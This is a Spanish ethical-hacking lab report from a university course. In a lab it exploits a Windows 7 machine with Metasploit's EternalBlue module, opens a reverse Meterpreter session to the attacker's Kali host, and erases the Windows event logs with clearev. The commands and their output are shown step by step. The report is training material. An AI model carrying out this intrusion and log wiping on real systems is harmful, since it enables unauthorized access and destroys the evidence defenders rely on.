Universidad Francisco de Vitoria
UFV Madrid

Hacking Ético

Borrado de huellas con Meterpreter

Nombre:	Fecha:	Edición:	Firma:
Gonzalo Pascual Romero	16/12/2023	1.0	Firmado por ***0960** GONZALO PASCUAL el día 16/12/2023 con un certificado emitido por AC CAMERFIRMA FOR NATURAL

Universidad
Francisco de Vitoria
UFV Madrid

Índice

Alcance

Aprender a conocer dónde se registran las huellas (de una intrusión) en un SO Windows y cómo borrarlas tras una penetración.

¿Qué se valorará?

- Forma del informe. (50%)
- Fondo del informe. (50%)
    - Mostrar preparación del ataque
    - Mostrar pre-registro Windows
    - Mostrar informe de clerarev
    - Mostrar post registro Windows

Desarrollo del estudio

Metasploit: Metasploit es un marco de desarrollo de código abierto que proporciona herramientas para desarrollar, probar y ejecutar exploits contra sistemas informáticos. Facilita a los profesionales de la seguridad y a los hackers la automatización de tareas comunes relacionadas con la penetración y prueba de seguridad. El marco Metasploit incluye módulos para realizar diversas tareas, como la explotación de vulnerabilidades, el análisis de contraseñas, la recopilación de información y la creación de payloads personalizados.

Máquinas:

Máquina atacante: Kali con IP 192.168.1.73

Máquina atacada: Windows 7 con IP 192.168.1.78

Práctica:

En la máquina de Kali vamos a iniciar Metasploit mediante el comando “msfconsole”. Para entrar en la máquina Windows 7 a través de meterpreter.

Usaremos el “exploit exploit/windows/smb/ms17_010_eternalblue” que permite ejecutar de forma remota código arbitrario en un ordenador Windows utilizando el protocolo Server Message Block (SMB).

Para abrirlo primero lo buscaremos con “search eternalblue”

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 Et
ernalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 Et
ernalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 Et
```

Y después lo abriremos con “use 0”

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Ahora pasamos a configurar las opciones para que funcione en nuestro ordenador Windows 7:

Añadimos el payload

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/re
_http
payload ⇒ windows/x64/meterpreter/reverse_http
```

Configuramos el puerto

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5555
LPORT ⇒ 5555
```

Y el el host con la IP de la máquina Windows en la que vamos a realizar el exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.78
RHOSTS ⇒ 192.168.1.78
```

Ahora podemos mirar que todas las opciones se hayan guardado correctamente con el comando “show options”

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.1.78     yes       The target host(s), see https:/
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain t
                                             chines.
   SMBPass                         no        (Optional) The password for the
   SMBUser                         no        (Optional) The username to auth
   VERIFY_ARCH    true             yes       Check if remote architecture ma
                                             es.
   VERIFY_TARGET  true             yes       Check if remote OS matches expl
```

```
Payload options (windows/x64/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, t
   LHOST     192.168.1.73     yes       The local listener hostname
   LPORT     5555             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Por último, para ejecutar el exploit junto con el payload usamos el comando “exploit”

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started HTTP reverse handler on http://192.168.1.73:5555
```

Y entraremos en meterpreter dentro de la máquina atacada

```
meterpreter >
```


Ahora dentro de la máquina atacante vamos a acceder a la partición inicial y vamos a crear una carpeta llamada Pablo

```
meterpreter > cd C:/
meterpreter > mkdir Pablo
Creating directory: Pablo
```


Entramos en la carpeta de Pablo, comprobamos el contenido dentro de la carpeta con el comando dir, nos dice que no existe ninguna entrada en esa carpeta y salimos de ella, todo esto con el objetivo de crear más huellas en el visor de eventos

```
meterpreter > cd Pablo
meterpreter > dir
No entries exist in C:\Pablo
meterpreter > cd ..
```

Ahora desde la máquina atacada Windows 7 podemos comprobar que se ha creado la carpeta




Nos dirigimos al visor de eventos > Registros de Windows > Aplicación, y veremos las huellas y lo que hemos hecho en meterpreter



Para eliminar las huellas en meterpreter ejecutamos el comando “clearev” y nos dirá que se han eliminado los registros de aplicaciones, sistemas y seguridad

```
meterpreter > clearev
[*] Wiping 31 records from Application...
[*] Wiping 127 records from System...
[*] Wiping 37 records from Security...
meterpreter >
```

Y si volvemos al visor de eventos podremos ver que efectivamente se han borrado todos los registros



Conclusiones

En esta práctica hemos hecho una intrusión en la máquina Windows 7 mediante el módulo de Metasploit “exploit/windows/smb/ms17_010_eternalblue” para posteriormente hacer un borrado de las huellas con meterpreter y aprender la importancia de eliminar el rastro que hemos dejado al entrar en la máquina atacante y que sea más complicado que nos pillen.